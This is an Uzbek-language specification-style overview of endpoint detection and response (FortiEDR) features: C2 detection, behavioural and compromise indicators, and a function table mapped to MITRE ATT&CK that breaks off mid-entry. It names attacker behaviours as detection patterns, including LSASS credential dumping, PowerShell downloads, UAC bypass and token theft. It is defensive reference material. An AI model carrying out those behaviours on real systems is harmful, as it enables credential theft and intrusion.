

## **Assosiy funksiyalari:**

### **Ummumiy ma'lumotlar:**

#### 1. Real vaqt rejimida himoya (Real-time Protection):

- Fayllarni tekshirish (Pre-execution and Post-execution File Analysis): FortiEDR fayllar tizimga yozilishidan oldin va ishga tushirilgandan keyin ularning xavfsizligini tekshiradi. Bu statik (signaturalar, xeshlar) va dinamik (qumloq muhitda tahlil) usullarni o'z ichiga olishi mumkin.
- Veb-himoya (Web Protection): Foydalanuvchilarni zararli veb-saytlarga kirishdan, fishing hujumlaridan va xavfli yuklamalardan himoya qiladi. URL filtrlash, veb-reputatsiya va kontent tahlili kabi texnologiyalarni qo'llaydi.
- Exploitlarni himoya qilish (Exploit Prevention): Dasturiy ta'minotdagi zaifliklardan foydalanib hujum qilishga urinishlarni aniqlaydi va bloklaydi (masalan, buffer overflow, code injection). Virtual patching texnologiyasini qo'llashi mumkin.

#### 2. Xatti-harakatlar tahlili (Behavioral Detection and Prevention):

- Protsess monitoringi (Process Monitoring): Barcha ishlayotgan jarayonlarni kuzatib boradi va g'ayrioddiy yoki shubhali xatti-harakatlarni aniqlaydi (masalan, noma'lum jarayonning tizim fayllarini o'zgartirishi, tarmoqqa g'ayrioddiy ulanishlar o'rnatishi).
- Reyestr monitoringi (Registry Monitoring): Windows reyestridagi o'zgarishlarni kuzatadi, zararli dasturlar tomonidan kiritiladigan o'zgarishlarni aniqlaydi.
- Tarmoq monitoringi (Network Monitoring): Endpoitlardan chiqadigan va kiradigan tarmoq trafigin tahlil qiladi, C2 (Command and Control) serverlari bilan aloqalarni, g'ayrioddiy tarmoq faolligini aniqlaydi.
- Xatti-harakatlar indikatorlari (Indicators of Behavior - IoBs): Tahdidlarga xos bo'lgan xatti-harakatlar ketma-ketligini aniqlash uchun murakkab qoidalarini qo'llaydi.

#### 3. Ilg'or tahdidlarni aniqlash (Advanced Threat Detection):

- Mashinaviy o'rganish (Machine Learning - ML): Katta hajmdagi ma'lumotlarni tahlil qilish orqali noma'lum va murakkab tahdidlarni aniqlash uchun ML modellarini qo'llaydi.
- Sun'iy intellekt (Artificial Intelligence - AI): Tahdidlarni aniqlash va ularga javob berish jarayonlarini avtomatlashtirish uchun AI algoritmlaridan foydalanadi.
- Tahdid indikatorlari (Indicators of Compromise - IOCs): Ma'lum bo'lgan zararli fayllarning xeshlarini, IP-manzillarini, domenlarini va boshqa indikatorlarini aniqlash orqali tahdidlarni aniqlaydi.
- FortiGuard Labs tahdid ma'lumotlari (FortiGuard Labs Threat Intelligence): Fortinetning global tahdid tadqiqot markazi tomonidan taqdim etiladigan real vaqt rejimidagi tahdid ma'lumotlaridan foydalanadi.

#### 4. Avtomatik javob berish (Automated Response):

- Zararli jarayonlarni to'xtatish (Process Termination): Aniqlangan zararli jarayonlarni avtomatik ravishda to'xtatadi.
- Fayllarni karantinga olish (File Quarantine): Shubhali yoki zararli deb topilgan fayllarni karantinga joylashtiradi.
- Tarmoqni izolyatsiya qilish (Network Isolation): Buzilgan endpoitni tarmoqdan ajratib qo'yadi, boshqa tizimlarga tarqalishining oldini oladi.
- Reyestr o'zgarishlarini qaytarish (Registry Rollback): Zararli dasturlar tomonidan kiritilgan reyestr o'zgarishlarini bekor qiladi.
- Avtomatik skriptlar (Automated Scripts): Oldindan belgilangan javob berish harakatlarini avtomatlashtirish uchun skriptlarni ishga tushirish imkoniyati.

#### 5. Incidentlarni tekshirish va tahlil qilish (Incident Investigation and Analysis):

- Vizual vaqt jadvali (Visual Timeline): Hodisalar ketma-ketligini grafik shaklida ko'rsatadi, hujumning bosqichlarini tushunishni osonlashtiradi.
- Hujum zanjiri (Attack Chain Visualization): Hujumning qanday boshlanganini, qanday tarqaganini va qanday ta'sir ko'rsatganini vizual tarzda ko'rsatadi.
- Boyitilgan ma'lumotlar (Enriched Data): Hodisalar haqidagi ma'lumotlarni qo'shimcha kontekst bilan boyitadi (masalan, tahdidning jiddiyligi, potentsial ta'siri).
- Qidiruv va filtrlash (Search and Filtering): Hodisalar bo'yicha tezkor qidiruv va filtrlash imkoniyatlari.

#### 6. Forenzika (Forensics):

- Snapshot olish (Snapshotting): Hodisa sodir bo'lgan vaqtdagi tizim holatini (jarayonlar, tarmoq ulanishlari, fayllar, reyestr) saqlab qolish imkoniyati.
- Xotira tahlili (Memory Analysis): Buzilgan tizimning xotirasini tahlil qilish orqali zararli faoliyat izlarini aniqlash.
- Disk tahlili (Disk Analysis): Diskdagi fayllarni, o'chirilgan fayllarni va boshqa artefaktlarni tahlil qilish.
- Artefaktlarni to'plash (Artifact Collection): Tergov uchun zarur bo'lgan artefaktlarni avtomatik ravishda to'plash imkoniyati.

#### 7. Tahdidni ovlash (Threat Hunting):

- Proaktiv so'rovlar (Proactive Queries): Shubhali faoliyatni aniqlash uchun maxsus so'rovlar yaratish va ishga tushirish imkoniyati.
- Yashirin tahdidlarni qidirish (Hunting for Hidden Threats): Ma'lum bo'lmagan yoki kam aniqlanadigan tahdidlarni aniqlash uchun turli xil texnikalardan foydalanish.
- Anomaliyalarni qidirish (Anomaly Hunting): Tizimdagi g'ayrioddiy xatti-harakatlarni qidirish.

#### 8. Integratsiya:

- Fortinet Security Fabric: FortiGate, FortiSandbox, FortiAnalyzer, FortiSIEM va boshqa Fortinet mahsulotlari bilan chuqur integratsiya orqali yagona xavfsizlik ekotizimini yaratish.
- API integratsiyasi: Uchinchi tomon xavfsizlik vositalari va boshqa IT tizimlari bilan integratsiya qilish uchun REST API.

#### 9. Markazlashgan boshqaruv (Centralized Management):

- Yagona konsol (Single Pane of Glass): Barcha endpoitlarni, hodisalarni, qoidalarni va hisobotlarni bitta markaziy boshqaruv konsoli orqali ko'rish va boshqarish.
- RBAC (Role-Based Access Control): Foydalanuvchilarning tizimga kirish huquqlarini rollarga asoslangan holda boshqarish.
- Hisobotlar (Reporting): Xavfsizlik holati, aniqlangan tahdidlar, ko'rilgan choralar va boshqa ma'lumotlar bo'yicha tayyor va moslashtirilgan hisobotlar yaratish.

#### 10. EDR (Endpoint Detection and Response) ning hisobotlar modeli:

Umumiy hisobotlar modeli:

- Xavfsizlik holatini baholash: Umumiy xavfsizlik ko'rsatkichlarini, zaifliklarni va potentsial xavflarni ko'rsatish.
- Tahdidlarni tahlil qilish: Aniqlangan tahdidlar, ularning turi, tarqalishi, ta'siri va ko'rilgan choralar haqida ma'lumot berish.
- Hodisalarni tekshirish: Xavfsizlik hodisalari bo'yicha batafsil ma'lumotlar, hujum zanjiri va forenzik tahlil natijalarini taqdim etish.
- Compliance talablariga javob berish: Xavfsizlik siyosatlarini va normativ hujjatlarga rioya qilish holatini ko'rsatish.
- Trendlarni aniqlash: Vaqt o'tishi bilan xavfsizlik hodisalaridagi o'zgarishlarni kuzatish va kelajakdagi tahdidlarni prognoz qilish.

EDR tomonidan taqdim etilishi mumkin bo'lgan report turlari:

Tahdidlar bo'yicha hisobotlar:

- Aniqlangan tahdidlar ro'yxati va tafsilotlari (turi, jiddiyligi, vaqti, ta'sirlangan endpoitlar).
- Eng ko'p uchraydigan tahdidlar.
- Vaqt o'tishi bilan tahdidlar dinamikasi.

Hodisalar bo'yicha hisobotlar:

- Xavfsizlik hodisalari ro'yxati va ularning holati (ochiq, yopiq, tekshirilmoqda).
- Hodisalarning jiddiyligi bo'yicha taqsimlanishi.
- Hodisalarga javob berish samaradorligi.

Endpoitlar bo'yicha hisobotlar:

- Xavfsizlik agentlarining holati.
- Zaifliklar aniqlangan endpoitlar ro'yxati.
- Xavfli faoliyat aniqlangan endpoitlar.

Xavfsizlik siyosati bo'yicha hisobotlar:

- Qo'llanilgan xavfsizlik siyosatlarining holati.
- Siyosatga mos kelmaydigan endpoitlar.

Auditorlik hisobotlari:

- Tizimda amalga oshirilgan harakatlar jurnali.

- Konfiguratsiya o'zgarishlari.

**Command and Control (C2)** - bu zararli dasturlar (malware) tomonidan buzilgan tizimlar bilan aloqa o'rnatish va ularni boshqarish uchun ishlatiladigan infratuzilma. Hujumchi C2 serveri orqali buzilgan endpoitlarga (kompyuterlar, serverlar va boshqalar) buyruqlar yuboradi, ulardan ma'lumotlarni o'g'iraydi yoki keyingi zararli harakatlarni amalga oshiradi.

EDR tizimining C2 ni aniqlash va unga javob berish mexanizmlari:

EDR tizimlari endpoitlardagi faollikni real vaqt rejimida kuzatib boradi va C2 faoliyatini ko'rsatishi mumkin bo'lgan shubhali xatti-harakatlarni aniqlashga qaratilgan. Bunga quyidagilar kiradi:

- **Tarmoq trafigini tahlil qilish:** EDR tizimi endpoitlardan chiqadigan va kiradigan tarmoq trafigini tahlil qiladi. C2 aloqalari uchun xos bo'lgan g'ayrioddiy tarmoq protokollari, noma'lum IP-manzillar yoki domenlar bilan aloqalar, g'ayrioddiy trafik hajmi yoki chastotasi kabi belgilar aniqlanishi mumkin.
- **Jarayonlarni monitoring qilish:** EDR ishlayotgan jarayonlarni kuzatadi. Noma'lum yoki shubhali jarayonlarning tarmoqqa ulanishga urinishi, ayniqsa, standart bo'lmagan portlar orqali, C2 faoliyatining belgisi bo'lishi mumkin.
- **DNS so'rovlarini tahlil qilish:** Zararli dasturlar C2 serverlarining IP-manzilini aniqlash uchun DNS so'rovlarini amalga oshiradi. EDR tizimi shubhali yoki zararli domenlarga qilingan DNS so'rovlarini aniqlashi mumkin.
- **Xatti-harakatlar tahlili:** EDR tizimi endpoitlardagi g'ayrioddiy xatti-harakatlarni (masalan, noma'lum jarayonning doimiy ravishda tashqi serverlar bilan aloqa o'rnatishi) aniqlash uchun xatti-harakatlar tahlili texnikalaridan foydalanadi.
- **Tahdid indikatorlari (IOCs) bilan solishtirish:** EDR tizimi ma'lum bo'lgan C2 serverlarining IP-manzillari, domenlari va boshqa indikatorlari bilan endpoitlardagi faollikni solishtiradi.

Agar EDR tizimi C2 faoliyatini aniqlasa, u quyidagi javob choralarini ko'rishi mumkin:

**Ogohlantirish:** Xavfsizlik xodimlariga C2 faoliyati aniqlangani haqida xabar berish.

**Tarmoqni izolyatsiya qilish:** Buzilgan endpoitni tarmoqdan ajratib qo'yish orqali hujumchining keyingi harakatlarining oldini olish.

**Zararli jarayonlarni to'xtatish:** C2 aloqasini o'rnatayotgan zararli jarayonlarni avtomatik ravishda to'xtatish.

**Ulanishlarni bloklash:** C2 serveri bilan bo'layotgan tarmoq ulanishlarini bloklash.

**Forenzika:** Hodisani tahlil qilish va hujumning manbasini aniqlash uchun ma'lumotlarni to'plash.

**Indicators of Behavior – IoBs**— EDR tizimlari endpoitlardagi faollikni real vaqt rejimida kuzatib boradi va turli xil ma'lumotlarni to'playdi, jumladan:

- **Protsesslar:** Ishga tushirilgan va to'xtatilgan jarayonlar, ularning ota-ona jarayonlari, buyruq satri argumentlari.
- **Fayl tizimi:** Fayllarning yaratilishi, o'zgartirilishi, o'chirilishi, nomini o'zgartirilishi.
- **Reyestr:** Reyestr kalitlari va qiymatlarining o'zgarishi.

- Tarmoq: Tarmoq ulanishlari, trafik, DNS so'rovlari.
- Foydalanuvchi harakatlari: Tizimga kirish va chiqish, dasturlarni ishga tushirish.

EDR tizimi ushbu to'plangan ma'lumotlarni tahlil qilish orqali g'ayrioddiy yoki shubhali xatti-harakatlarni aniqlaydi. Bu erda IoBlar ishga tushadi:

- Xatti-harakatlar qoidalari va analitikasi: EDR tizimida oldindan belgilangan yoki mashinaviy o'rganish (ML) algoritmlari orqali yaratilgan xatti-harakatlar qoidalari mavjud. Ushbu qoidalar zararli faoliyatga xos bo'lgan harakatlar ketma-ketligini aniqlashga qaratilgan. Misol uchun, Word hujjatidan kutilmaganda buyruq satri interpretatorining (cmd.exe, powershell.exe) ishga tushirilishi shubhali xatti-harakat hisoblanishi mumkin.
- Anomaliya detektori: EDR tizimi har bir endpoint uchun "normal" xatti-harakatlar profilini yaratishi mumkin. Keyinchalik, tizim ushbu profildan chetga chiqadigan harakatlarni anomaliya sifatida belgilaydi. Masalan, odatda tashqi tarmoqqa ulanmaydigan serverning kutilmaganda noma'lum IP-manzilga katta hajmdagi ma'lumot yuborishi anomaliya bo'lishi mumkin.
- Hujum zanjiri (Attack Chain) korrelyatsiyasi: EDR tizimi turli xil harakatlarni birgalikda tahlil qilib, potentsial hujum zanjirini aniqlashi mumkin. Masalan, shubhali faylning yuklab olinishi, so'ngra uning ishga tushirilishi va keyin tarmoqda lateral harakatga urinishlar birgalikda murakkab hujumning belgisi bo'lishi mumkin.
- Kontekstual tahlil: EDR tizimi har bir harakatning kontekstini tahlil qiladi. Masalan, ma'lum bir jarayonning tarmoqqa ulanishi har doim ham zararli bo'lmasligi mumkin, lekin agar bu jarayon kutilmagan vaqtda, g'ayrioddiy port orqali amalga oshirilsa va undan oldin shubhali fayl yaratilgan bo'lsa, bu zararli faoliyatning belgisi bo'lishi mumkin.

Agar EDR tizimi shubhali IoBlarni aniqlasa, u quyidagi harakatlarni amalga oshirishi mumkin:

- Ogohlantirish (Alerting): Xavfsizlik xodimlariga shubhali faoliyat haqida xabar berish.
- Bloklash (Blocking): Zararli deb topilgan harakatlarni avtomatik ravishda to'xtatish (masalan, zararli jarayonni to'xtatish, tarmoq ulanishini bloklash).
- Izolyatsiya (Isolation): Buzilgan endpointni tarmoqdan ajratib qo'yish.
- Forenzika (Forensics): Hodisa haqida qo'shimcha ma'lumot to'plash va tahlil qilish.
- Avtomatik javob berish (Automated Response): Oldindan belgilangan qoidalarga muvofiq avtomatik javob choralarini ko'rish

#### Indicators of Behavior Asosiy indikatorlar quyidagilardan iborat :

##### 1. Protssellar bilan bog'liq xatti-harakatlar:

- G'ayrioddiy ota-ona/bola jarayonlari: Kutilmagan ota-ona jarayonidan bola jarayonining ishga tushishi (masalan, Word dan cmd.exe).
- Shubhali buyruq satri argumentlari: Jarayonlarning g'ayrioddiy yoki zararli buyruq satri parametrlarini ishlatishi (masalan, powershell orqali fayllarni yuklab olish).
- Injeksiya: Bir jarayonning boshqa jarayon xotirasiga kod kiritishi.

- Yashirin jarayonlar: Ko'zga ko'rinmas yoki g'ayrioddiy nomlangan jarayonlarning ishlashi.
  - Avtomatik ishga tushirish mexanizmlarini o'zgartirish: Jarayonlarning yangi xizmatlar, rejalashtirilgan vazifalar yoki avtomatik ishga tushirish uchun reyestr sozlamalarini yaratishi yoki o'zgartirishi.
  - Tampering: Xavfsizlik dasturlari yoki tizim vositalarining ishini buzishga urinish (masalan, jarayonni to'xtatish, konfiguratsiya fayllarini o'zgartirish).
2. Fayl tizimi bilan bog'liq xatti-harakatlar:
- G'ayrioddiy joylarda fayllarning yaratilishi yoki o'zgarishi: Vaqtinchalik papkalarda bajariladigan fayllarning paydo bo'lishi, tizim fayllarining kutilmagan o'zgarishi.
  - Shifrlash faoliyati: Katta hajmdagi fayllarning tez va kutilmaganda shifrlanishi (ransomware).
  - Ma'lumotlarni o'g'irlashga urinish: Maxfiy fayllarning nusxalanishi yoki arxivlanishi.
  - Bajariladigan fayllarning yashirilishi: Fayl atributlarining o'zgartirilishi (masalan, yashirin qilish).
  - Zararli fayllarning yaratilishi: Ma'lum bo'lgan zararli dasturlarga o'xshash fayllarning yaratilishi.
3. Reyestr bilan bog'liq xatti-harakatlar:
- G'ayrioddiy reyestr kalitlari yoki qiymatlarining yaratilishi yoki o'zgarishi: Avtomatik ishga tushirish, doimiylik yoki konfiguratsiyani o'zgartirish uchun ishlatiladigan shubhali yozuvlar.
  - Xavfsizlik sozlamalarini o'zgartirishga urinish: Firewall qoidalarini o'zgartirish, UAC (User Account Control) ni o'chirish.
4. Tarmoq bilan bog'liq xatti-harakatlar:
- Noma'lum yoki shubhali IP-manzillar yoki domenlarga ulanish: Ma'lum bo'lgan zararli infratuzilmaga yoki g'ayrioddiy geografik joylashuvlarga ulanish.
  - G'ayrioddiy portlar yoki protokollar orqali aloqa: Standart bo'lmagan portlar orqali ma'lumot almashinuvi.
  - C2 (Command and Control) trafigiga xos belgilar: Doimiy, muntazam aloqa, g'ayrioddiy paket hajmi yoki tuzilishi.
  - DNS so'rovlarining g'ayrioddiy turi: Zararli domenlarga yoki algoritmlik tarzda yaratilgan domenlarga (DGA) so'rovlar.
  - Ma'lumotlarni tashqi tarmoqqa katta hajmlarda uzatish: Potentsial ma'lumotlar o'g'irlanishi.
  - Lateral harakatga urinishlar: SMB (Server Message Block) yoki WMI (Windows Management Instrumentation) orqali boshqa tizimlarga kirishga urinish.
5. Foydalanuvchi bilan bog'liq xatti-harakatlar:
- G'ayrioddiy hisob qaydnomalaridan foydalanish: Kutilmagan vaqtda yoki joydan tizimga kirish.
  - Imtiyozlarni oshirishga urinish: Oddiy foydalanuvchi hisobi orqali administrator huquqlarini olishga urinish.
  - Credential dumping: Parollarni saqlash joylariga kirishga urinish (masalan, LSASS xotirasi).

**Indicators of Compromise – IOCs - bu kompyuter tizimi yoki tarmog'i kiberhujumga uchraganligini ko'rsatuvchi forenzik artefaktlar yoki raqamli dalillardir. Ular jinoyat joyidagi barmoq izlari yoki oyoq izlariga o'xshaydi va hujumchining harakatlari hamda ishlatgan vositalari**

haqida ma'lumot beradi. IOC'lar odatda hujum sodir bo'lganidan keyin aniqlanadi va ma'lum bo'lgan tahdidlarni aniqlash va ularga javob berish uchun ishlatiladi.

### Indicators of Compromise (IOCs) ning asosiy indikatorlari ro'yxati:

#### **Quyida IOC'larning asosiy toifalari va ularga tegishli indikatorlarning ro'yxati keltirilgan:**

##### **1. Faylga asoslangan IOC'lar (File-based IOCs):**

- Zararli fayllarning xeshlari (Malicious File Hashes): Ma'lum bo'lgan zararli dasturlarning noyob raqamli izlari (MD5, SHA-1, SHA-256 kabi).
- Shubhali fayl nomlari yoki yo'llari (Suspicious Filenames or Paths): G'ayrioddiy yoki tasodifiy yaratilgan fayl nomlari, kutilmagan joylarda joylashgan fayllar.
- Kutilmagan fayl hajmi yoki turi (Unexpected File Size or Type): O'zining kutilgan xatti-harakati yoki mazmuniga mos kelmaydigan fayl hajmi yoki kengaytmasi.
- Fayl atributlari yoki vaqt belgilarining o'zgarishi (Changes to File Attributes or Timestamps): Fayl metama'lumotlarining ruxsatsiz o'zgarishi.

##### **2. Tarmoqqa asoslangan IOC'lar (Network-based IOCs):**

- Zararli IP-manzillar yoki domenlar (Malicious IP Addresses or Domains): Ma'lum bo'lgan Command and Control (C2) serverlari yoki qora ro'yxatga kiritilgan veb-saytlarga ulanishlar.
- G'ayrioddiy tarmoq trafigi naqshlari (Unusual Network Traffic Patterns): Trafikning keskin ko'tarilishi yoki pasayishi, nostandart portlar orqali aloqa, geografik jihatdan g'ayrioddiy joylarga trafik.
- Shubhali URL'lar (Suspicious URLs): Elektron pochta yoki veb-saytlardagi zararli dasturlarni joylashtiradigan yoki fishingga olib boradigan havolalar.
- Anomal DNS so'rovlari (Anomalous DNS Requests): Zararli faoliyat bilan bog'liq bo'lgan domenlarga yoki Dynamic Domain Generation Algorithms (DGAs) tomonidan yaratilgan domenlarga so'rovlar.

##### **3. Elektron pochtaga asoslangan IOC'lar (Email-based IOCs):**

- Zararli ilovalar (Malicious Attachments): Ma'lum bo'lgan zararli xeshlarga yoki kengaytmalarga ega fayllar (.exe, .scr, .vbs kabi).
- Fishing xatlariga xos belgilar (Phishing Email Characteristics): Fishing kampaniyalarida ishlatiladigan mavzu satrlari, yuboruvchi manzillari yoki xat matni.
- Shubhali havolalar (Suspicious Links in Emails): Zararli veb-saytlarga yo'naltiruvchi URL'lar.
- Soxta yuboruvchi manzillari (Spoofed Sender Addresses): Qonuniy yuboruvchilardan kelganga o'xshab ko'ringan, ammo boshqa manbadan yuborilgan xatlar.

##### **4. Xostga asoslangan IOC'lar (Host-based IOCs):**

- Tizim konfiguratsiyasidagi o'zgarishlar (Changes to System Configurations): Muhim tizim fayllari, reyestr kalitlari yoki avtozapusk yozuvlarining ruxsatsiz o'zgarishi.
- Kutilmagan jarayonlar (Unexpected Processes): Tizimda ishlayotgan noma'lum yoki shubhali jarayonlar.
- Ruxsatsiz foydalanuvchi hisoblari (Unauthorized User Accounts): Yangi yaratilgan yoki kutilmaganda faol bo'lgan foydalanuvchi hisoblari.
- G'ayrioddiy kirish urinishlari (Abnormal Login Attempts): G'ayrioddiy joylardan, noodatiy vaqtda yoki bir nechta muvaffaqiyatsiz urinishlardan keyin muvaffaqiyatli kirish.
- Ma'lum zararli dastur signaturalarining mavjudligi (Presence of Known Malware Signatures): Fayllar yoki xotiradagi ma'lum zararli dastur kodiga mos keladigan satrlar yoki naqshlar.

**EDR tizimlarida IOC'larning qo'llanilishi quyidagi asosiy yo'nalishlarda amalga oshiriladi:**

### **1. Tahdidlarni aniqlash (Threat Detection):**

- **Real vaqtda monitoring:** EDR agentlari endpoitlardagi fayl yaratish, o'zgartirish, o'chirish, jarayon ishga tushirish, tarmoq ulanishlari, reyestr o'zgarishlari kabi harakatlarni doimiy ravishda kuzatadi.
- **IOC bilan moslashuv:** EDR tizimi to'plangan ma'lumotlarni ma'lum bo'lgan zararli IOC'lar (masalan, zararli fayllarning xeshlari, C2 serverlarining IP-manzillari va domenlari, fishing veb-saytlarining URL'lari) bilan solishtiradi. Agar moslik aniqlansa, bu potentsial buzilish indikatori sifatida baholanadi.
- **Ogohlantirishlar:** IOC aniqlanganda, EDR tizimi xavfsizlik xodimlariga ogohlantirish yuboradi, bu esa tezkor javob berish imkoniyatini beradi.

### **2. Hodisalarga javob berish (Incident Response):**

- **Buzilishni tasdiqlash:** Agar ogohlantirish olingan bo'lsa, xavfsizlik analitiklari IOC'larni tekshirib, haqiqatan ham buzilish sodir bo'lganligini aniqlashlari mumkin.
- **Hujumning ko'lamini aniqlash:** Aniqlangan IOC'lar orqali hujumning qanday tarqalganligi, qaysi tizimlar ta'sirlanganligi va qanday ma'lumotlar xavf ostida ekanligini aniqlash mumkin.
- **Forenzik tahlil:** IOC'lar hujumning bosqichlarini, ishlatilgan vositalarni va hujumchining taktikasini tushunish uchun muhim dalillar bo'lib xizmat qiladi.
- **Yo'q qilish va tiklash:** Aniqlangan IOC'lar ta'sirlangan tizimlardan zararli artefaktlarni olib tashlash va ularni tiklash uchun ishlatiladi.

### **3. Tahdidlarni ovlash (Threat Hunting):**

- Proaktiv qidiruv: Xavfsizlik analitiklari ma'lum bo'lgan IOC'lar va tahdid intellekt ma'lumotlaridan foydalanib, tarmoqda yashirin tahdidlarni proaktiv ravishda qidirishlari mumkin.



- G'ayrioddiy faoliyatni aniqlash: IOC'lar g'ayrioddiy, ammo hali zararli deb tasniflanmagan faoliyatni aniqlashga yordam berishi mumkin, bu esa potentsial kelajakdagi hujumlarning oldini olishga imkon beradi.

#### **IOC turlari EDRda qo'llanilishi:**

- **Faylga asoslangan IOC'lar (File-based IOCs):** Zararli fayllarning xeshlari, nomlari, joylashuvi orqali aniqlash. EDR fayllarni skanerlash va ularning xeshlarini ma'lum bo'lgan zararli xeshlar bilan solishtirish orqali tahdidlarni aniqlaydi.
  - **Tarmoqqa asoslangan IOC'lar (Network-based IOCs):** Zararli IP-manzillar, domenlar, URL'lar orqali aniqlash. EDR tarmoq trafigini kuzatib boradi va shubhali manzil yoki domenlarga ulanishlarni aniqlaydi.
  - **Elektron pochtaga asoslangan IOC'lar (Email-based IOCs):** Fishing xatlaridagi shubhali mavzu, yuboruvchi manzili, ilovalar yoki havolalar orqali aniqlash. EDR elektron pochta trafigini tahlil qilib, ma'lum bo'lgan fishing belgilarini aniqlaydi.
  - **Xostga asoslangan IOC'lar (Host-based IOCs):** Shubhali jarayonlar, reyestr o'zgarishlari, xizmatlar yoki avtozapusk sozlamalari orqali aniqlash. EDR tizimdagi jarayonlarni, reyestrni va boshqa konfiguratsiyalarni kuzatib boradi va g'ayrioddiy o'zgarishlarni aniqlaydi.

**EDR tizimi uchun funksiyalar ro'yxati (quyida keltiriladigan funksiyalar asosan politika korinishida oshlatiladi yani yoqib ochirish imkoniyati mavjud bo'ladi)**

N	Funksiyaning nomi	Funksiyaning qisqacha tasnifi	Ishlash rejimi	
<b>Execution Prevention</b>				
1.	Malicious File Detected (Zararli fayl aniqlandi)	<p><b>Faylni aniqlash:</b> Tizimda yoki qurilmada ishga tushirishga uringan yoki yozilgan faylni avtomatik tarzda skanerlab, unda zararli xatti-harakat belgilarini (malware signaturasi, heuristik tahlil, YARA qoidolari orqali) aniqlaydi.</p> <p><b>Tasniflash (klassifikatsiya):</b> Fayl trojan, ransomware, spyware yoki boshqa zararli turga tegishli ekanligini aniqlaydi.</p> <p><b>Ijrodan to'xtatish (Execution Block):</b> Fayl hali ishga tushmasidan oldin uni bloklab qo'yadi, shuning uchun zararli jarayon bajarilmaydi.</p> <p><b>Xabar berish (Alerting):</b> Administratorlarga va monitoring tizimiga xabar yuboradi — qaysi fayl, qayerda, qachon va qanday xavf bilan aniqlangani ko'rsatiladi.</p> <p><b>Karantinga olish yoki o'chirish:</b> Fayl xavfli deb topilganidan so'ng, uni karantinga olib qo'yadi yoki avtomatik tarzda tizimdan o'chiradi.</p> <p><b>Log yozuvini yaratish:</b></p>	Monitoring or Block, Enabled	<p><b>Natijada, quyidagi jarayon ro'y beradi:</b></p> <ul style="list-style-type: none"> <li>Faylni foydalanuvchi yuklaydi yoki ishga tushiradi.</li> </ul> <p><b>EDR:</b></p> <ul style="list-style-type: none"> <li>YARA qoidolari bilan solishtiradi.</li> <li>IOC bazasi bilan tekshiradi.</li> <li>Heuristik modellarda baholaydi.</li> </ul> <p><b>Agar moslik bo'lsa:</b></p> <ul style="list-style-type: none"> <li>Malicious File Detected funksiyasi faollashadi.</li> <li>Fayl bloklanadi, log yoziladi, karantinga olinadi, xabar yuboriladi.</li> </ul> <p><b>MITRE ATT&amp;CK Mapping: "Malicious File Detected" qilinadi:</b></p> <p><b>T1204.002 – User Execution: Malicious File</b></p> <ul style="list-style-type: none"> <li>Tavsifi: Foydalanuvchi zararli faylni (masalan .exe, .doc, .js) ochishi yoki ishga tushirishi natijasida zararli kod bajariladi.</li> <li>Mosligi: Faylga foydalanuvchi tomonidan ikki marta bosilishi yoki uni yuklab olib ishga tushirishi kuzatilsa, aynan shu texnika bo'yicha aniqlik hosil qilinadi.</li> </ul> <p><b>T1059 – Command and Scripting Interpreter:</b></p> <ul style="list-style-type: none"> <li>T1059.001 – PowerShell</li> <li>T1059.005 – Visual Basic</li> <li>T1059.003 – Windows Command Shell</li> <li>Tavsifi: Zararli fayl ichidan avtomatik tarzda skript bajarilishi kuzatilsa, ushbu texnika ishlatilgan deb baholanadi.</li> <li>Mosligi: Fayl ichida skript bo'lsa yoki fayl ishga tushgach PowerShell yoki cmd.exe chaqirilsa, bu texnika ishlatilgan bo'ladi.</li> </ul> <p><b>T1105 – Ingress Tool Transfer</b></p> <ul style="list-style-type: none"> <li>Tavsifi: Tizimga tashqaridan zararli fayl yoki vosita (tool) yuklanadi.</li> <li>Mosligi: Fayl tarmoq orqali yuklab olinib, tizimda saqlansa – bu texnika ishlatilgan hisoblanadi.</li> </ul> <p><b>T1027 – Obfuscated Files or Information</b></p> <ul style="list-style-type: none"> <li>Tavsifi: Faylning tuzilmasi o'zgartirilgan (masalan, packed, encoded) bo'lib, antivirusdan yashirishga urinilgan bo'ladi.</li> </ul>

		<p>Bu hodisa logga yoziladi: fayl nomi, joylashuvi, aniqlash vaqti, kim tomonidan ishga tushirilmoqchi bo‘lgani va boshqa texnik tafsilotlar.</p> <p><b>Qo‘shimcha tahlil uchun yuborish (sandbox/EDR backend):</b> Fayl avtomatik sandbox yoki EDR serverga tahlil uchun yuborilishi mumkin, ayniqsa aniqlik darajasi past bo‘lsa.</p>		<ul style="list-style-type: none"><li>Mosligi: Fayl tahlil qilinganida obfuskatsiya belgilari bo‘lsa – bu texnika trigger bo‘ladi.</li></ul> <p><i>Yuqorida keltirilganlardan boshqa ham MITRE ATT&amp;CK Mapping ga tushishi mumkin ular ham inobatga olinishi kerak.</i></p> <p><i>Risk score ro‘yxatilari bilan birgalikda ishlashi va hostning yoki qurilmalarning risk scoreni chiqarishi kerak.</i></p>															
2.	<p>Privilege Escalation Exploit Detected - A malicious escalation of privileges was detected</p> <p>(Imtiyozlarni oshirishga qaratilgan zararli ekspluatatsiya aniqlandi)</p>	<p><b>Vazifasi:</b> Bu funksiya foydalanuvchi yoki dastur tomonidan tizimdagi imtiyoz (privilege) darajasini noqonuniy ravishda oshirishga bo‘lgan harakatni aniqlaydi.</p> <p><b>Bajaradigan asosiy ishlar:</b></p> <p><u><b>Imtiyozlar tekshiruvi:</b></u> – Foydalanuvchi odatda ishlatmaydigan tizim funksiyalarini ishga tushirayotganini aniqlaydi (masalan, SYSTEM darajasidagi buyruqlar). – Fayl yoki jarayon odatda admin emas, lekin admin-level harakat qilsa — bu ekspluatatsiyaga gumon tug‘iladi.</p> <p><b>Exploit aniqlandi:</b> – Mahalliy privilege escalation (LPE) ekspluatlari kabi vositalar, masalan CVE-XXXX-XXXX zaifliklardan foydalanishga urinish aniqlanadi. – Masalan, token stealing, UAC bypass, DLL hijacking kabi usullar ishlatilsa.</p> <p><b>Ijroni bloklash (Prevention):</b></p>	Monitoring or Block, Enabled	<p><b>MITRE ATT&amp;CK Mapping:</b></p> <table><tr><th>MITRE ID</th><th>Technique</th><th>Tavsifi</th></tr><tr><td>T1068</td><td>Exploitation for Privilege Escalation</td><td>Zaiflikdan foydalanib tizim darajasiga o‘tishga urinish</td></tr><tr><td>T1134.001</td><td>Access Token Manipulation: Token Impersonation/Theft</td><td>Jarayon yoki foydalanuvchi tokenini o‘g‘irlab foydalanish</td></tr><tr><td>T1548.002</td><td>Abuse Elevation Control Mechanism: Bypass User Account Control</td><td>UAC'ni aylanib o‘tish usuli</td></tr><tr><td>T1574.002</td><td>Hijack Execution Flow: DLL Side-Loading</td><td>DLL manipulyatsiyasi orqali yuqori huquq olish</td></tr></table> <p>EDR 